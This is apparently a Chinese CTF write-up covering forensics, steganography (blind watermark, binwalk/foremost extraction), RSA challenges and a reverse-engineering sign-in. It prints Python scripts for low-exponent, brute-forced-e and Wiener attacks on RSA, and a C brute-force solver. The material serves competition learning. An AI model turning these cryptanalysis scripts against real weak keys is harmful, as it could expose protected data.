
确实不知道密码，但google了一下其他取证的wp，发现clipboard命令，有一串字符字母，推测为密码，果不其然直接解出了flag（文件太多太难找了，就不贴flag了）



**77777**

看着大家这么多都做出来了，想做一下试一试，没想到是真的考验脑洞

猜测文本编辑成图片（有可能是二维码，但最后却不是，是直接呈现的flag）



然后仔细看字符，用shell做一个小小的统计




然后尝试替换一下各个单词应该就能出来了吧（这一步也试了很久）

傻傻地尝试全部换1，删除某些单词等等试了很久。

方法是在vscode上打开文件，直接在编辑上选择替换（这样就不用写脚本了）

每个单词对应一个字符然后替换掉




在vscode上面会比较明显一点，还有替换的字符选取也很重要（我复现出来的没之前那么明显，但也能看得出吧）


**Blind**

首先有两个文件，一个是zip，一个是png图片，我们都传到kali上进行一下测试foremost和binwalk


受限查看压缩包，winhex一看从头滑到最后，发现这个压缩包的字符是倒排序的，用python脚本进行解决



应该是pk才对




改后缀为zip，有一个outout.png




接下来对图片进行分析

Foremost提取




提取了一个压缩包




发现压缩包有密码，直接是打不开的，所以我用binwalk提取了压缩包得到1.png

（这样居然绕过了压缩包密码，我也很惊奇）



两张图片一样，但大小不同，推测xor隐写


但xor了




于是猜测是傅里叶逆变换，盲水印


在GitHub上找到盲水印的脚本（例子图片都是一样的，看来我的猜测没错）

使用方法



运行



有

**Crypto**

**RSASTUDT1**

直接上脚本，前三个都很简单，除了最后一个e需要爆破外

有一些n较小的可以直接分解n求p，q的可以用RSAtools（脚本没有体现，我基本都是把能算的先算好，再放进脚本），还有的模型是低指数e很小，百度上都有脚本跑

尤其是python的除法有坑，得整除

没有的可以在网上copy一下代码

import gmpy2

import libnum

from gmpy2 import invert

from Crypto.Util.number import bytes\_to\_long,long\_to\_bytes,getPrime

"""n=1048902211749325097416799151481

d=63634819932485594904869163649

c=274750938859955592330167122790

m2=pow(c,d,n)

print(long\_to\_bytes(m2))

    #m2=the train

"""

'''

n = 95845527018839717086294472801605969145676365231323758473521266785720550109591787727210641248040429782803493016018678284969424032513894656011258597991697123040906458428931870959461677035741748707260523109808863069423504777871574127439549082056993303443656505762993233175718191683881904506062498915962417071789

c1 = 2743851142411869248379118038924192049907457070259670722109251021395015205941929560302259759641549680271828782036817328489468187264127325193565012371464631997314398207482280969688296263968695775596468250952244684716979339562706861283018153500950741985494526881474375594286490427451426606421116634452945047605

d=65537

m1=pow(c1,d,n)

print(long\_to\_bytes(m1))

flag{if you miss

'''

"""

c3 = 13969703385633449917197462425856544850480430207326112090281028915798236467064796479689673052775063674313997314578301227112023113231160584900205532344903858838917789706414684555675461637374321137483769853828107957693180026066461057479661682997954262743

e=5

n=18640453489846331794602191747384447703024621993552658501476696307679684008154005802771261130041658000561889540274009131700240237659287434541418323028846854355269787944453313835791228722277309297931161110883060221995194685589684429615817460852313446831810137461857903760896607816014479990108841010359179102028416135867395092471836379674595823743903909119762066042254313890615403656895858669191932404241413414070325709045864882216481803888089008965624519610385223131745453733259902207802062978354791651088711792816246223044537642881905697525313174348622880095283912119417292107480433157927992842659096964533277137708767

k=0

while 1:

    m=gmpy2.iroot(c3+k\*n,e)

    print(m)

    if(m[1] == True):

        print(libnum.n2s(int(m[0]))) #转为字符串

        break

    k=k+1

m=I'm on, You will know

"""

n = 148275690073399102757048819433714926762037969527548279777577605259904188326232564956361831483283388786152723842541087715605543367891265806905933557709191406802930750432995226932444699925443718361381501104621526480808485597229438878264469665328020014789196441181019668546309454418367288885685595286146455127111

p = 12385419895051073291767171828313134764541962212376482960822734800239044848678560002976975547592969326422618567674410577670493481798328745250071880326343129

c4 = 48550724605239802490802735574619837128533770018799115422170750355571787084837240190282906968166893355816737962546909133079904697609749525658204283046328033928358557965523296167973202608220777994289583796713172282988376178189667994774528015752536586401007481994828159257922229204681186681408471675557339260115

q=11971793554827045599477981245261483387558541953819524231929998686216460212303799922423206691592460460807301173924590555654346391252186306132101362545142559

phi=(p-1)\*(q-1)

while 1:

    e=getPrime(20)

    d=invert(e,phi)

    m=pow(c4,d,n)

    print(long\_to\_bytes(m))

    if "\\" not in str(long\_to\_bytes(m)):

        break

that I am gone}

**RSASTUDY2**

因为是只有c，e,n且数值很大，所以推测维纳攻击，前面一大串都是唬人的，就是维纳攻击获得flag

上脚本，注意在github上的维纳攻击的库（RSAwienerHacker）贴完整（整了好久）

import gmpy2

import binascii

import RSAwienerHacker

c=48581961067169584796945151258956895854141252661247416514835803022396348257253045360825428816456363739488098862840042075549474182613637749408752942827286429598073005752840004818734072292001650634407331143410852042118968774468947514278711040442623340277652249212895211271192564575674733842238802964228944848531

n=77567948115674663968996643952764280468144090911415784501718365081427154220928533803283340181589258901152833037612325601121614204693334535457275276658051672067904652247487036710643880613595933935692649954002165816121555561309263745260956367114874062955694935878017195125294050927085188400852179951879755645023

e1=705256945349623320085660459439420599798135132201037509394015378793920528899802635148746910507106844614315926354208736638018521328779489996463214275913115822841995154470690828560495564993957950478537984590070674805183927192328956624473444482722723093023083853007559840835459581559298492446628949972799826859


e2=3396482725724533351556477896280566212358372738673309016494360832551831771163017614091252957138395771802489504729523796275060167431969392242034761245726082601808270228033295359915249117469059444474208757859937011759727891808075486222766960266633054255307062350816543619671949653307654479896139954595450217259

d1 = RSAwienerHacker.hack\_RSA(e1,n)

print(d1)

m = pow(c,d1,n)

print(binascii.unhexlify(hex(m)[2:]))



**Reverse**

**Signin**

逆向签到，对于丧失c语言编程能力的我来说已经GG（不是）

题目是输入26个flag字符串判断是正确还是错误。

首先关注条件句




不就是26位flag嘛，直接用源码的条件爆破出来

C语言走起

就是写循环的时候，数字条件调试了几次（长度和ascii码），flag秒出

但是签到题，我感觉好难啊，做了挺久的（主要是看不懂那个条件判断运算）



脚本

#include "stdio.h"

int main()

{

char Buf2[28];

Buf2[0] = 102;

Buf2[1] = 11;

Buf2[2] = 104;

Buf2[3] = 12;

Buf2[4] = 115;

Buf2[5] = 1;

Buf2[6] = 98;

Buf2[7] = 9;

Buf2[8] = 98;

Buf2[9] = 4;

Buf2[10] = 99;

Buf2[11] = 13;

Buf2[12] = 94;

Buf2[13] = 39;

Buf2[14] = 70;

Buf2[15] = 22;

Buf2[16] = 84;

Buf2[17] = 32;

Buf2[18] = 109;

Buf2[19] = 9;

Buf2[20] = 114;

Buf2[21] = 21;

Buf2[22] = 111;

Buf2[23] = 28;

Buf2[24] = 37;

Buf2[25] = 65;

for (int i = 0; i < 26; i++)

{

for (int j = 1; j <= 127; j++)

{

char c = j;

c = 2 \* (i | c) - i - c;

if (i != 0)

c = 2 \* (~c & Buf2[i - 1]) - (~c | Buf2[i - 1]) + (c | ~Buf2[i - 1]);

if (c == Buf2[i])

printf("%s\n", &j);

}

}

return 0;

}